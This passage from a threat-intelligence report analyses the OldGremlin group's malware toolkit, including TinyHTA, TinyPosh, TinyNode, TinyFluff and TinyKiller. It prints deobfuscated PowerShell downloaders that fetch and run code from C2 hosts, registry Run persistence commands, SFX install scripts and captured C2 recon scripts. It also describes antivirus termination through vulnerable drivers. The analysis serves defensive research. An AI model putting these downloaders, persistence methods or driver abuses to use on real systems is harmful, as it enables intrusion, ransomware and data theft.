%comspec% /v /c set m=mshta && set a=Research\_RBK.docx.lnk && if exist !cd!\!a! (!m! !cd!\!a!) else (!m! !temp!\Temp1\_Исследование\_ MUP\_PБК.zip\!a!)

This way, the script embedded in the LNK file will be executed. TinyHTA has been modified many times, but its main function has remained the same: load and launch the next stage. Before describing the script, we will demonstrate the HTAPolyglot technique using the example of the abovementioned file. The document and the HTA file are located in-between the tag TrCCvcTpYrulRcx (a unique tag is used for each sample) (Figure 41):




Figure 41. The document and TinyHTA in the body of TinyLink

Early versions of **TinyHTA** performed the same sequence of actions each time:

- 1. Extracts the document, saves it with the name %Temp%\Temp1\_<%Ink\_name%>, and displays it to the user
- 2. Launches the PowerShell script designed for downloading and executing the next stage (in the context of a new PowerShell process)
- Self-deletes using the command: cmd.exe /c ping 127.0.0.1 -n 1 & DEL «%selfpath%»

In May 2020 the threat actors added a new function to the tool: obtaining persistence of the PowerShell downloader script in the registry and its autolaunch. To do so, two values were recorded in the registry (Table 4).

Table 4. Scripts in the registry

Registry value	Content
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\TM	The command extracts the registry value <b>HKCU\Software\ Microsoft\Windows\Security,</b> decodes the Base64-encoded script, and runs it
HKCU\Software\Microsoft\Windows\Security	The Base64-encoded PowerShell downloader script

After deobfuscation, the downloader script looks like this:

```
while(!(Test-Connection google.com -q))
{Start-Sleep -s 5}
function start-Impl {
       $hostArray = @(
       'hxxps://calm-night-6067.bhrcaoqf.workers[.]dev',
       'hxxps://rough-grass-45e9.poecdjusb.workers[.]dev'
       'hxxps://broken-poetry-de86.nscimupf.workers[.]dev'
       'hxxps://ksdkpwprtyvbxdobr0.tyvbxdobr0.workers[.]dev'
       'hxxps://ksdkpwpfrtyvbxdobr1.tiyvbxdobr1.workers[.]dev')
       $hostArray = $hostArray | Sort-Object {Get-Random}
       foreach($singleHost in $hostArray) {
       if((New-Object Net.WebClient).DownloadString(($singleHost +
'/check/')) -eq 'OK') {
               iex(New-Object Net.WebClient).
DownloadString($singleHost + '/load.php')
       Start-Sleep -s 10
       start-Impl
3
```

The example above has been taken from the LNK file with SHA1: d40949b3 abac1dc48a2d4cdf7b35d3be56a46736. Another version of the script was found in early June 2020 in the LNK file with SHA1: 2af5efccfbac6de50f0c 48c1a232e0b4ce497538. This time, the PowerShell script was designed for downloading an archive and performed the following actions:

- Downloaded the archive from hxxps://dl.dropboxusercontent[.]com/s/ omczqfzp77fits9/pack\_2.zip?dl=0
- 2. Saved the file **%APPDATA%\TN\win\_service\_updater.zip.zip** and unpacked it to **%APPDATA%\TN**
- 3. Executed the payload (TinyNode)
- 4. Ensured persistence in the same way as the file that was used in May

# **TinyScout**

**TinyScout** is a small PowerShell script designed for conducting initial reconnaissance and downloading the next stage. We did not notice any changes in terms of the tool's functions. The list of C2 servers (provided in the descriptions of the companies) was the only thing that was changed with each new attack.

First of all, the script performs the following actions:

- 1. Verifies if the infected system has been added to an Active Directory domain
- 2. Verifies if the infected system has **TeamViewer** installed by checking whether the following directories are present:
  - 3. %SYSTEMDRIVE%:\Program Files\TeamViewer
  - 4. %SYSTEMDRIVE%:\Program Files (x86)\TeamViewer
- 5. Checks if RDP has been used to connect to the infected device in the past

If even one of the requirements is met, TinyScout downloads TinyPosh to the compromised device; otherwise, it downloads and launches the TinyCrypt ransomware. TinyPosh receives the payload either from Cloudflare Workers domains or from an IP address specified in the script code. The address of the C2 server to be accessed is chosen randomly. Before requesting the payload, the script checks the server's availability by sending a request to the URL %C2%/check/. If the server responds OK, the script uses it for further interaction; if not, another server is chosen from the list. There are two URLs that the application uses to receive the payload (see Table 5).

Table 5. List of URLs

URL	Payload type
%C2%/web/index.php?r=site/loadlock	TinyCrypt
%C2%/load.php	TinyPosh

If the ransomware is downloaded, the script ensures its persistence by performing the following actions:

- Saves TinyCrypt at %ApplicationData%\[0-9a-z]{8}.ini
- Generates a command to launch the ransomware:
   cmd /c power^shell -windowstyle hidden -nop -c «Get-Content -Raw «%ApplicationData%\[0-9a-z]{8}.ini» | iex
- Writes the above-described script in the registry value HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ [0-9a-z]{8}

# **TinyPosh**

TinyPosh is one of the most interesting tools in OldGremlin's arsenal. TinyPosh is a RAT written in PowerShell. It has a wide functionality, including collecting and transferring information about the infected system to the C2 server, stealing documents from the infected system, downloading and launching PowerShell scripts, and more. The hacker group often used the tool in its earlier campaigns before replacing it with TinyNode. Each TinyPosh sample included a fragment of code that we call a "configuration" and that contained useful data that was different for each attack. The configuration was the only difference between samples. We will take as an example the file used in the attack on June 30, 2020 (SHA1: f1c8 31c4a0e21a3091949ba674268f24a6d09b9e). Its configuration data looks like this:

```
${CAmpAIGnId} = ("Covid19Camp")
${REMotEhoSTARr} = @(
("hxxps://hello.tyvbxdobr0.workers[.]dev"),
("hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev"),
("hxxps://old-mud-23cb.tkbizulvc.workers[.]dev"),
("hxxp://45.61.138[.]170"))
${g1OBal:REMOtEHOST} = ''
${gLObal:ReqUesTErrLvL} = 0
${COmMaNdPAtH} = ("web/index.php?r=cmd")
${ReGIsTryPATH} = "HKCU:\Software\Classes\"
${rEGiSTeReDkeY} = "Registered"
${moDUlesKEy} = 'TM'
${WoRKHOSTKeY} = 'WHK'
${wAItIngTRig} = "waiting"
${sleepTIMeSeC} = 60
```

The execution of TinyPosh starts with generating an ID using the algorithm AppX[Base64(%hostame%+%username%+%campaign\_id%)]. In all the cases we investigated, campaign\_id was Covid19Camp. The next step is verifying whether the infected device has previously been registered on the C2 server. To do so, the application accesses the registry key HKCU:\Software\Classes\%client\_id% and tries reading the value Registered. In case of an error, the application acts as if the registration was never performed. Let's look at what the application does when it is launched for the first time.

#### Initial run

First, the script registers a new device on a server chosen at random from the list in the RAT configuration. After choosing the server, the script checks its availability by sending a request to:

```
%C2%/check/
```

If the script receives **OK** as the response, the server is suitable for further interaction (bot registration). Failing that, the script sends a request to another C2 server from the list (before that, the script "falls asleep" for one minute). To register a new device, the script collects the following information about the infected device:

- Is the infected user a local admin (executes the command WHOAMI /GROUPS /FO CSV and checks whether the SID value has S-1-5-32-544)
- Domain name (via WMI requests)
- · Operating system architecture
- Windows version (the registry value HKLM:\SOFTWARE\Microsoft\ Windows NT\CurrentVersion\ProductName)

Next, the script generates a string in the following format:

```
username:%username%;hostname:%hostanme%;localprivs:%is_
admin%;partofad:%domain_name%;bitness:%os_bitness%;winver:%os_
version%;
```

The resulting string is encrypted using the RC4 algorithm, with **CampaignId** as the key. The encrypted string is sent to the C2 server (the communication protocol will be described further down in this document.) As a response, the server must send a string encrypted with the same key; the string contains **InternalUserId** and **InternalUserKey** separated by the symbol ";". The script then makes two registry entries (see Table 6).

Table 6. Registry entries

Registry value name	Content
HKCU:\Software\Classes\%client_id%\Registered	%InternalUserId%;%InternalUserKey%
HKCU:\Software\Classes\%client_id%\WHK	Base64(%selected_c2%)

As part of the next step, the application obtains persistence in the system. To this end, it generates the following launch string:

```
cmd /c powershell -windowstyle hidden -nop -c iex (Get-ItemProperty
-Path HKCU:\SOFTWARE\Microsoft\Windows -Name ''%client_
id%'').''%client_id%''
```

The string is written in the following registry section:

HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\%client\_id%. As can be seen in the command above, the autorun script is located in the registry key HKCU:\SOFTWARE\Microsoft\Windows\%client\_id%, where the application places the following PowerShell script:

```
while(!(Test-Connection google.com -q))
{Start-Sleep -s 5}
function start-Impl {
       $hostArray = @(
       'hxxps://hello.tyvbxdobr0.workers[.]dev',
       'hxxps://curly-sound-d93e.ygrhxogxiogc.workers[.]dev',
        'hxxps://old-mud-23cb.tkbizulvc.workers[.]dev',
       'hxxp://45.61.138[.]170')
       $hostArray = $hostArray | Sort-Object {Get-Random}
       foreach($singleHost in $hostArray) {
       if((New-Object Net.WebClient).DownloadString(($singleHost +
'/check/')) -eq 'OK') {
               iex(New-Object Net.WebClient).
DownloadString($singleHost + '/load.php')
       Start-Sleep -s
       start-Impl
start-Impl
```

This script performs the following actions:

- 1. Verifies network availability by connecting to google.com
- 2. «Falls asleep» for five seconds
- Chooses a C2 server from the list at random, sends a request %C2%/check/, and if the response received is anything other than "OK", it chooses another server
- 4. Loads and launches the script at %C2%/load.php

After that, the script performs its main function, which will be described in a separate subsection. Below we describe the situation when the infected device has already been registered on the server.

#### Rerun

First, the application compares the MD5 hash of the registry value HKCU:\SOFTWARE\Microsoft\Windows\%client\_id% with the MD5 hash of the PowerShell script described in the previous section (embedded in the body of TinyPosh.) If the MD5 values do not match, the script obtains persistence all over again (by rewriting the existing script.) After that, the script receives the address of the C2 server that was used during the previous launch of the script. As shown above, this address is located in the registry at HKCU:\Software\Classes\%client\_id%\WHK and encoded using Base64. If an error occurred when reading the registry/decoding the string, the script performs the same actions with the C2 server as during the initial launch (including writing to the registry).

The script then downloads the remaining modules. The IDs are located in the registry value HKCU:\SOFTWARE\Microsoft\Windows\%client\_id%\TM Module identifiers are separated by curly brackets, and the body of the modules is not stored on the infected system but is downloaded from the C2 server each time before launch. InternalUserId and InternalUserKey are passed to each script as arguments. The script processes two errors that can emerge when running the modules:

- can't\_create\_job: an error that may occur during the launch of the PowerShell script (Start-Job)
- incorrect\_module\_id: the response received from the server, which has the length of 0

In both cases the application informs the server about the error found. The script then performs its main functions, which are described below.

#### Main functions: commands

The script's main cycle is designed for accessing the C2 server to request commands and executing them. The interval for server requests is one minute, but it can be changed if such a command is received. Accessing the server to receive a command is performed using the log string waiting, and in response the server sends a command encrypted with the RC4 key InternalUserKey. The application can process the following commands:

- 1. **DELETE:** self-delete
- 2. EXEC: execute a command
- 3. DOWNLOAD: send a file to the serve
- 4. **SET\_WAIT\_TIME:** change the interval of accessing the server for a command

- 5. **UPDATE TINY:** update TinyPosh
- 6. RUN MODULE: run a module
- 7. ADD\_PERSIST\_MODULE: register a new module in the registry
- 8. **REMOVE\_PERSIST\_MODULE:** delete a module that has been registered previously

NB: The command **delete** is received in unencrypted form, while all other commands are encrypted with the RC4 key **%InternalUserKey%.** Let's look at each command in more detail.

## 1 ↓ DELETE

As its name suggests, this command is used to delete TinyPosh from the infected device. To this end, the script deletes:

- Registry key HKCU:\Software\Classes\%client\_id%
- Registry value HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\ Run\%client\_id%
- Registry value HKCU:\SOFTWARE\Microsoft\Windows\%client\_id%
- Directory %ApplicationData%\WinUpdateService10
- Directory %ApplicationData%\TN

After that, the application shuts down.

## 2 ↓ EXEC

This command executes the PowerShell command that follows the string exec: The script sends the result to the server as a log string, whose generation algorithm is described below.

### 3 ↓ DOWNLOAD

This command sends the chosen file from the infected device to the C2 server. The path to the file is received as a parameter after the string download: The script reads the file located at that path and generates a string with the following format download:%filename%;%filecontent%. After that, the script sends the read file to the C2 server. Next, the script generates the log string file\_uploaded and sends it to the server.

## 4 ↓ SET\_WAIT\_TIME

This command changes the interval between requests to the C2 server to receive commands. The new interval follows the string **set\_wait\_time**: After changing the interval, the script sends the log string **wait\_time\_changed** to the server. If the application is unable to parse the string, it sends the log message **incorrect\_value**.

# 5 ↓ UPDATE\_TINY

This command initializes the launch of the script update by sending the log string **implant\_updated** to the server and running the script **Selfupdate** afterwards.

## 6 ↓ RUN MODULE

This command runs a separate module, whose ID is located after the string **run\_module**: The launch algorithm is the same as the one described in the section **Rerun**.

## 7 ↓ ADD\_PERSIST\_MODULE

This command adds the module that TinyPosh runs at the start of its work. The module ID is used as an argument. The script first checks if the module has been written to the registry key HKCU:\Software\Classes\%client\_id%\TM\%module\_id%. The application sends the log string module\_with\_this\_id\_is\_active\_already to the server. Failing that, TinyPosh downloads the module and launches it as described in the section Rerun and saves it in the relevant registry value.

# 8 ↓ REMOVE\_PERSIST\_MODULE

This command deletes the previously registered module from the registry, which means that TinyPosh will not be launched next time the system starts. Based on the outcome of executing the command, the following log strings are sent to the server (see Table 7).

Table 7. Log strings sent to the server

Log string	Description
module_removed	The script has successfully been removed from the registry
can't_find_this_module	The script has never been registered in the registry
nothing_to_remove	An issue that comes up when accessing a registry value using the IDs of registered modules

## Preparing log strings before sending them to the server

Before sending certain data to the server (e.g., the command execution log strings), the script prepares them as follows:

download:[0-9a-z]{32}.log;Base64(%log\_string%).

#### Server communication protocol

Before sending a message, the script prepares a request string by:

- Encrypting the string using the RC4 algorithm and the InternalUserKey key
- Generating the string %InternalUserId%;%RC4\_encrypted\_data%

After that, TinyPosh sends data to the server at **%C2%/web/index**. **php?r=cmd** using a POST request. The body of the request contains a previously prepared request string. Information about the request (Table 8):

Table 8. Information about the POST request

Description	Value
Timeout	10 000
Method	POST
Jseragent	Mozilla/5.0 (Windows NT 10.0;rv:68.0) Gecko/20100101 Firefox/68.0
Content-Type	text/html
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Cache-Control	max-age=0

# **TinyNode**

TinyNode is a tool that has been used at the initial access and lateral movement stages. The application launches the Node.js interpreter and executes commands in it, which come through the Tor network. The tool's functional scope is limited to the functional scope of the Node.js interpreter. Over the time that we have observed the hacker group's activities, the tool has been modified several times. We discovered it in the attack carried out on May 12, 2020. We were unable to find out how the tool appeared on the infected device. However, while investigating the next attack carried out on June 3, 2020, we found that the tool was located within the archive delivered to the infected device using TinyLink. The contents of the archive

(SHA1:593567A48C2A29312FEC5DD543F0D914F248969E) were as follows (see Figure 42):




Figure 42. Archive contents

These files include:

- taskman.exe (Node.js interpreter)
- taskupd.exe (Tor application)
- libservice.dll (JS script that runs TinyNode)
- report.dll (list of TinyNode C2 servers)

Immediately after downloading and unpacking files, the script contained within TinyLink runs the Node.js interpreter and sends libservice.dll to it as an argument. libservice.dll is a packed and obfuscated JS script that performs the following actions:

Runs Tor in server mode. As a result, the file named hostname
is created, which contains a unique identifier of the server in the
Tor network (.onion pseudo-domain). If we know this identifier, we
can access the infected device via the Tor network. The Tor server
can be launched using the following command:

```
taskupd SocksPort 0 DataDirectory . HiddenServiceDir .
HiddenServicePort 80 127.0.0.1:8080
```

All data sent to port 80 of the server will therefore be redirected to port 8080 of the local device.

- Creates Node.js: a server located in a local system that receives commands on port 8080 and executes them
- Reads the contents of the file report.dll and sends the identifier to one of the servers from the list

All the commands sent from the Tor network to the infected device are executed by the Node.js interpreter. This process can be shown as a diagram (see Figure 43):




Figure 43. Commands coming from the Tor network to an infected device

In August 2020, the tool was modified. After the changes were made, it was delivered to the infected device as an SFX archive (**TinyBox**), whose installation script looked like this:

```
;!@Install@!UTF-8!
InstallPath="%APPDATA%\\%USERNAME%"
RunProgram="hidcon:nowait:cmd /c document.doc"
RunProgram="hidcon:wget --no-check-certificate https://nodejs.org/
dist/latest-carbon/win-x86/node.exe"
RunProgram="hidcon:wget --no-check-certificate https://www.torproject.
org/dist/torbrowser/9.5.1/tor-win32-0.4.3.5.zip"
RunProgram="hidcon:7za e -y tor-win32-0.4.3.5.zip"
RunProgram="hidcon:nowait:cmd /c if not exist hostname (node service 192.248.165[.]254)"
OverwriteMode="1"
GUIMode="2"
;!@InstallEnd@!
```

As can be seen, all the files within the archive were moved to the directory **%APPDATA%\%USERNAME%** (for some of the files we analyzed, the path was **%APPDATA%\TN**). The archive contained the following files:

- wget.exe (a legitimate utility)
- 7za.exe (7-Zip archive tool)
- document.doc (a document to distract users)
- service (a script that runs TinyNode)

Once launched, TinyBox performed the following actions:

- 1. Opened the document used as bait
- 2. Used the wget utility to download the **Node.JS** interpreter from the official website
- 3. Used the wget utility to download an archive containing the **Tor** server and then unpacked the archive
- 4. Ran the **service** script and sent it the address of the C2 server **192.248.165**[.]**254** as a parameter

The script that ran TinyNode underwent only minor modifications. The main change was that the C2 server address was now passed as a parameter instead of being located within the file, as had been the case in the group's early attacks.

# **TinyFluff**

The first time we came across **TinyFluff** was in the mailout on March 22, 2022. Immediately after that, we published a <u>blog post</u>. Like TinyNode, TinyFluff launches a malicious JS file using the **Node.js** interpreter. During the time we observed the group, we identified only four mailouts in which the tool was used. The most significant differences between the two tools lie in their scripts, but the executable files are basically the same (see Table 9):

Table 9. Executables

SHA1	The way Node.js is executed	Script location	Directory where the interpreter and script will be placed
bd0a6a3628f268a37ac9d708d 03f57feef5ed55e	Loads the file from the official website (http://nodejs.org/dist/latest-erbium/win-x86/node. exe) and executes it	Embedded in the resource of the executable file, the name of the resource is <b>TXT</b>	%APPDATA%\ %MachineGuid%
c82e12e563d5d5f4a8dd67703b 5df7373b457abc	Runs the file located on a WebDav server (192.248.176[.]138)	On a WebDav server (192.248.176[.]138)	%APPDATA%\ %MachineGuid%
b81d017f1a72d6878e8916af121 ed12f7fdc6455	Runs the file located on a WebDav server (164.92.135[.]160)	On a WebDav server (164.92.135[.]160)	C:\ProgramData\HLWRET
b052ee0508300163ba82951f7b 901bd290752598	Runs the file located on a WebDav server (164[.]92[.]205[.]182)	On a WebDav server (164[.]92[.]205[.]182)	C:\ProgramData\TRUIOP

In this case, %MachineGuid% is taken from the registry value SOFTWARE\Microsoft\Cryptography\MachineGuid. We examine the scripts in detail below.

#### The first version

The script launched by the file with the SHA1 bd0a6a3628f268a37ac9d 708d03f57feef5ed55e is the most complex. The list of C2 servers is not included in the script code. Instead, DGA is used:

```
const a=[0...0x1e4]
const tld=[".com",".org",".net"],
domain=crypto.createHash("md5").update(a.toString()).digest("hex").
slice(0,6)+tld[f]
```

For each domain, the script generates a subdomain in the format [0-9a-f]{4}.[0-9a-f]{8}.%dga\_domain%, makes a DNS request, and receives a TXT record. All the tool's interactions are performed via a DNS tunnel. All data transferred by the Trojan is therefore located in the subdomain, while the server response is stored in the TXT record. We will not describe this process anymore and will assume that interaction with the server occurs in this exact manner every time.

The script uses the Basee64-encoded key

MCowBQYDK2VwAyEAgp0p9o6lg/ZZ3WUJtx7UBBb1qYMZEDNC1 9Hbb84wt88= (DER format) to verify the digital signature of the data received using the function crypto.verify. If the signature is valid, the script generates a bot identifier in the form of a number ranging from 0 to 1, and then requests a command from the server. The response is sent in obfuscated form.

The deobfuscation process is as follows:

- 1. Data is decoded using the Base64 algorithm
- 2. Data is decrypted using the RC4 algorithm (as a key, requests of this type use %id%.%dga\_domain%, the domain name that was accessed)
- 3. The decrypted data is unpacked using the gzip algorithm

In the <u>blog post</u>, we gave a detailed description of an example of interaction between the C2 server and the malware. The final script that we obtained performs the following functions:

- Sends several DNS requests at the same time
- · Collects information about the infected device
- Steals files from the infected device
- · Loads a random file from the server
- · Deploys a SOCKS server in order to proxy the traffic

At the time of our investigation, the script we received looked rough around the edges. The code contained errors and the function of ensuring persistence was commented out. What's more, after the script was run, only one of the above functions was executed: collecting information about the infected device. Data was collected into a JSON object in the following format:

```
Ę
          "transfer": {
                     "threads": "global.threads",
                     "tick": "global.tick",
"domain": "global.dom"
           "paths": {
                     "temp": "os.tmpdir()",
"home": "os.homedir()"
          f,
"proc": {
          "load": "os.loadavg()",
           "cpus": "os.cpus()"
          },
          },
"network": {
    "inte
                     "interfaces": "os.networkInterfaces()"
           "sys": {
                     "hostName": "os.hostname()",
                     "type": "os.type()",
                     "platform": "os.platform()",
"release": "os.release()",
"uptime": "os.uptime()"
          },
"user": "os.userInfo()"
3
```

As a response, the server can send an obfuscated Java script that will be executed. During our investigation, a command was received to run the second part of the script, which is intended to process the following commands received from the server (see Table 10):

Table 10. Descriptions of commands from the server

Command	Parameters	Summary
A blank string	File name	Loads the file to the infected device. The code cannot be executed correctly since the command parameters return an error when parsed.
.download:	File name	Reads the file contents from the working directory.
.set:	threads tick_sec	Changes the parameters used when accessing the server; threads is the number of simultaneously executed DNS requests; tick_sec is the time required to request another command.
Any other string	_	The output will be sent to this.proc.stdin.

This fragment of code logs its operations, but in order to transfer data to the server the function **this.send** (not defined in the code) is used, which takes **this.proc.stdout** as the first argument. The output of the comment .download: is processed in the same way. These facts suggest that this fragment of code could still be under development.

The code also includes two functions whose names speak for themselves: \_socks and \_eval. We have not detected them being used yet and therefore can only suppose that they can be called using a server command. Moreover, a part of code in the script is commented out. This part ensures persistence by creating a file, OneDrive.cmd, in the directory Microsoft\Windows\Start Menu\Programs\Startup and writes a command to launch Node.js interpreter with the argument s.txt in this file.

#### The second version

The next version of the malicious script was significantly simplified. As was the case with the first version, the initial script was severely obfuscated, but if anyone manages to launch it, they will not need to spend any time on deobfuscation because the obfuscated layer restarts the Node.js interpreter and passes a "clean" script to it as an argument.



Figure 44. Script without obfuscation (Source: Group-IB Managed XDR)

As shown on the screenshot above (Figure 43), the argument of the second process **node.exe** is a script without obfuscation. Its functionality is simple: connect to a C2 server, pass the identifier in the /{0.[0-9]\*/} format, cyclically obtain a command and execute it (using the function **eval**). Before describing the commands, we would like to point out that when responding to an incident we came across an equivalent script with a different IP: **159.89.111**[.]**159** In the attack on July 28, 2022, the IP address **46**[.]**101**[.]**112**[.]**76** was used as a C2 server. Finally, in the campaign on August 23, 2022, the threat actors used the IP address **164.92.216**[.]**172** as a C2 server. During the investigation we obtained several commands (the task was not difficult because all interaction between the malware and the C2 server could be shown via an ordinary traffic sniffer), as seen below (Figure 45):

```
{0.6086490023153508}try{const res={writeHeader:()=>{},end:d=>{this.write(d);this.write(this.a)}};function Response(result){let
resp; if (Array.isArray(result)) \{resp=\{ok:true,result:pesult\}\} else\{resp=\{ok:false,result:result\}\} try\{resp=JSON.stringify(resp)\} \\
catch (e){resp=e.toString()}res.writeHeader(200,{"Access-Control-Allow-Origin":"*","Content-
Length":Buffer.byteLength(resp), "Content-Type": "application/json"}); res.end(resp)}function getInfo(){const
os=require("os");try{const info={cpus:os.cpus(),hostname:os.hostname(),mem:
{free:os.freemem(),total:os.totalmem()},network:os.networkInterfaces(),os:
{arch:os.arch(),type:os.type(),release:os.release(),platform:os.platform()},temp:os.tmpdir(),uptime:os.uptime()};return [info]}
catch (e){return e.toString()}}Response(getInfo())}catch(e){this.write(e.toString()+this.a)}{0.6086490023153508}
{"ok":true, "result":[{"cpus":[{"model":"]
                                                                              ", "speed": ", "times": { "user":
                                                                            ","speed": ,"times":{"user": ,"total":
0,"sys": _____,"idle":1255687,"irq":2140}},{"model":"_____,"inice":0,"sys":29859,"idle":1263421,"irq":78}}],"hostname":"_____
         ","netmask":"255.255.255.0","family":"IPv4","mac":"
                                                  "}], "Loopback Pseudo-Interface 1":[{"address":"::
1", "netmask": "ffff:ffff:ffff:ffff:ffff:ffff:ffff; "family": "IPv6", "mac": "00:00:00:00:00", "internal":true, "cidr": "::
1/128", "scopeid":0},
{"address":"127.0.0.1", "netmask":"255.0.0.0", "family":"IPv4", "mac":"00:00:00:00:00", "internal":true, "cidr":"127.0.0.1/8"}]},
os":{"arch":"ia32","type":"Windows_NT","release":" ","platform":"win32"},"temp":"C:\\Users AppData\\Local\
\Temp", "uptime": 1305}]}{0.6086490023153508}try{const res={writeHeader:
()=>{},end:d=>{this.write(d);this.write(this.a)}};function Response(result){let resp;if(Array.isArray(result))
{resp={ok:true,result:result}}else{resp={ok:false,result:result}}try{resp=JSON.stringify(resp)}catch (e){resp=e.toString()}
res.writeHeader(200,{"Access-Control-Allow-Origin":"*","Content-Length":Buffer.byteLength(resp),"Content-Type":"application/
json"});res.end(resp)}function itemStats(path){const fs=require("fs");let stats;try{stats=fs.lstatSync(path)}catch (e)
{return{e:e.toString()}}const info={x:parseInt((stats.mode & parseInt("777",
8)).toString(8)),s:stats.size,a:stats.atime,m:stats.mtime,c:stats.ctime,b:stats.birthtime};if(stats.isFile()){info.t="f"}else
if(stats.isDirectory()){info.t="d"}else if(stats.isBlockDevice()){info.t="b"}else if(stats.isCharacterDevice()){info.t="c"}else
if(stats.isSymbolicLink()){info.t="1"}else{info.t="u"}return info}function dirRead(path){const fs=require("fs");const
Path=require("path");const arr=[];let items;path=Path.join(path);try{items=fs.readdirSync(path)}catch (e){return e.toString()}
items.forEach(i=>{const _path=Path.join(path,i);const item=itemStats(_path);item.n=i;item.p=_path;arr.push(item)});return arr}
Response(dirRead(""+__dirname+""))}catch(e){this.write(e.toString()+this.a)}{0.6086490023153508}{<mark>"ok":true,"result":[{"x":</mark>
```

Figure 45. Obtained commands

The commands can be divided by functionality into 6 scripts that perform the following steps:

- 1. Collect information about the infected system/device:
  - CPU
  - · Name of the computer, memory size
  - Network details (IP and MAC addresses)
  - · Operating system details
  - · Path to the %Temp% directory
  - System runtime
- 2. Obtain information about any connected hard drives
- 3. Launch the command interpreter cmd.exe, execute a command in the interpreter, and pass the result to the C2 server. During our investigation, the following commands were executed:
  - ipconfig /all
  - kill

- 4. Obtain information about the plugins installed in the system. At the time of the analysis, none of the plugins were loaded, so for now we only have their names:
  - TSFR
  - SHLL
  - NESC
  - PRSE/PRST
  - FWSE
  - SPPU/SPPR
  - SRPU/SRPR
  - ATSE
- 5. Obtain information about the files located in the following directories:
  - The directory where the malicious script and the Node.js interpreter
  - · are located
  - C:\
  - C:\Users
  - C:\Users\<%username%>
  - C:\Users\<%username%>\Downloads
- 6. Terminate the Node.js interpreter.

# **TinyShot**

**TinyShot** is a console utility for creating screenshots, which is based on the source code of the <u>screenshot</u> utility. When launching the application with the parameter **-h**, all its functionalities are shown (see Figure 46).

```
C:\Users\Public>sc.exe -h
NAME:
                          Save a screenshot of the Windows desktop
        screenshot -
                          or window in .png format.
SYNOPSIS:
        screenshot [ -wt WINDOW_TITLE |
                      -wh WINDOW_HANDLE |
                      -rc LEFT TOP RIGHT BOTTOM |
                      -o FILENAME
                      -h ]
OPTIONS:
        -wt WINDOW_TITLE
                          Select window with this title.
                          Title must not contain space (" ").
        -wh WINDOW HANDLE
                          Select window by it's handle
                          (representad as hex string - f.e. "0012079E")
        -rc LEFT TOP RIGHT BOTTOM
                          Crop source. If no WINDOW_TITLE is provided
                          (0,0) is left top corner of desktop,
                          else if WINDOW_TITLE maches a desktop window
                          (0,0) is it's top left corner.
        -o FILENAME
                         Output file name, if none, the image will be saved as "screenshot.png" in the current working directory.
        -h
                          Shows this help info.
```

Figure 46. Application being launched with the parameter -h

# **TinyWCMExtractor**

**TinyWCMExtractor** is a 32-bit .NET console application (v4.0.30319) for Windows in the PE32 format, which has been written in C#.

The utility uses the Windows API functions CredEnumerate and CredReadW to enumerate and extract account data of users who log in to the system.

# **TinyKiller**

**TinyKiller** stops antivirus processes by exploiting vulnerabilities in older versions of drivers. When responding to incidents, we saw the use of two vulnerabilities of this type: the first one was in an old version of the GIGABYTE driver, while the second one was in MICRO-STAR INTERNATIONAL CO., LTD (2017).

The tool was used as early as during the post-exploitation stage: it was delivered to the infected device as an SFX 7Z archive. The installation script of the first version of the tool looked like this:

```
;!@Install@!UTF-8!
InstallPath="C:\\Windows"
RunProgram="hidcon:nowait:C:\\Windows\\swind2.exe C:\\Windows\\gdrv.
sys C:\\Windows\\fs.sys"
OverwriteMode="0"
GUIMode="2"
SelfDelete="1"
;!@InstallEnd@!
```

As shown in the installation script above, the application extracts files to the directory **C:\Windows**. The self-extracting file contains the following files:

- swind2.exe (a file that loads the driver)
- gdrv.sys (the legitimate GIGABYTE driver containing a vulnerability)
- fs.sys (a malicious driver)
- kernconfig.ini (a text file containing a list of processes that must be terminated)

After extracting these files, the initial file runs **swind2.exe** and passes to it the path to drivers **gdrv.sys** and **fs.sys** as arguments. The source code of the application **swind2.exe** is available at <a href="https://github.com/fengjixuchui/gdrv-loader/tree/cdd9721ab28b50a7ac21711475bf8bd647051d62">https://github.com/fengjixuchui/gdrv-loader/tree/cdd9721ab28b50a7ac21711475bf8bd647051d62</a>. As can be deduced from its description, the application is designed for exploiting the following vulnerabilities in an old version of the GIGABYTE driver:

- CVE-2018-19320,
- CVE-2018-19322,
- CVE-2018-19323,
- CVE-2018-19321.

